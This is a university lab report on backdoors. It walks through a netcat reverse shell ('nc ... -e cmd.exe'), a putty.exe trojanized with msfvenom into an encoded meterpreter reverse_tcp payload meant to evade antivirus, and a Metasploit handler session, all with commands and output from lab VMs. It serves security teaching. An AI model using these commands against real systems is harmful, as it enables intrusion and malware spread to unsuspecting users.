Lab 8

Backdoors

Shrutika Joshi

University of Maryland Baltimore County

Presented To – Ian Coston

Date – 17th Nov 2023

Introduction

In this lab, you will create malware based on legitimate software which will bypass antivirus and you will understand the principle of backdoor on a system.


Pre-Lab


For this lab, you will require Kali Linux and Windows 7 machines,

Practical

1. Using Netcat as a backdoor


Download NC.exe onto a Windows system by going to your Kali VM's IP in a browser and downloading it from the lab-files folder.





On the Windows Machine, type the following command at a Command Prompt:

```
nc [Kali VM IP] 12345 -e cmd.exe
```



On your Kali VM, run the command: nc –l –p 12345

```
┌──(kali㉿kali)-[~]
└─$ nc -l -p 12345
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Student\Desktop>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Student\Desktop>
```

Run netstat or TCPView (download from Microsoft's Sysinternals) to see what network connections your Windows system has in use

```
C:\Users\Student\Desktop>netstat
netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.110.166:49197  192.168.110.164:12345  ESTABLISHED
  TCP    192.168.110.166:49198  192.168.110.164:12345  ESTABLISHED
  TCP    192.168.110.166:49200  192.168.110.164:12345  ESTABLISHED

C:\Users\Student\Desktop>
```

2. Backdooring an executable


In Kali, open a terminal and download putty using wget by typing:

Command - `wget http://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe`


```
┌──(kali㉿kali)-[~]
└─$ wget http://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe
--2023-11-16 16:35:05--  http://the.earth.li/~sgtatham/putty/0.63/x86/putty.exe
Resolving the.earth.li (the.earth.li)... 93.93.131.124, 2a00:1098:86:4d:c0ff:ee:15:900d
Connecting to the.earth.li (the.earth.li)|93.93.131.124|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 495616 (484K) [application/x-msdos-program]
Saving to: 'putty.exe'

putty.exe                                   100%[===================================================================================>] 484.00K  283KB/s    in 1.7s

2023-11-16 16:35:07 (283 KB/s) - 'putty.exe' saved [495616/495616]
```

Use msfvenom to backdoor this executable using the following command.


```
msfvenom -p windows/meterpreter/reverse_tcp -f exe -e x86/shikata_ga_nai -i
25 -b '\x00' -k -x /var/www/html/lab-files/putty.exe LHOST=[Kali IP]
LPORT=4444 > evilputty.exe
```




Copy evilputty.exe into the Kali web directory (/var/www/html/lab-files/) and then start the apache2 service by running service apache2 start



Distribute the evilputty.exe file onto the victim Windows VM by accessing the Kali VM's IP via a browser by going to http://[Kali IP]/lab-files/evilputty.exe



Once downloaded in the victim Windows VM, open the executable. You should see a normal running instance of Putty on the Windows system, and a meterpreter session started within your Kali system.



kali@kali: ~

File Actions Edit View Help

```
thm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgori
thm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here

       =[ metasploit v6.2.11-dev                          ]
+ -- --=[ 2233 exploits - 1179 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.110.164
LHOST => 192.168.110.164
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.110.164:4444
[*] Sending stage (175686 bytes) to 192.168.110.166
[*] Meterpreter session 1 opened (192.168.110.164:4444 -> 192.168.110.166:49204) at 2023-11-16 18:07:35 -0500

meterpreter >
```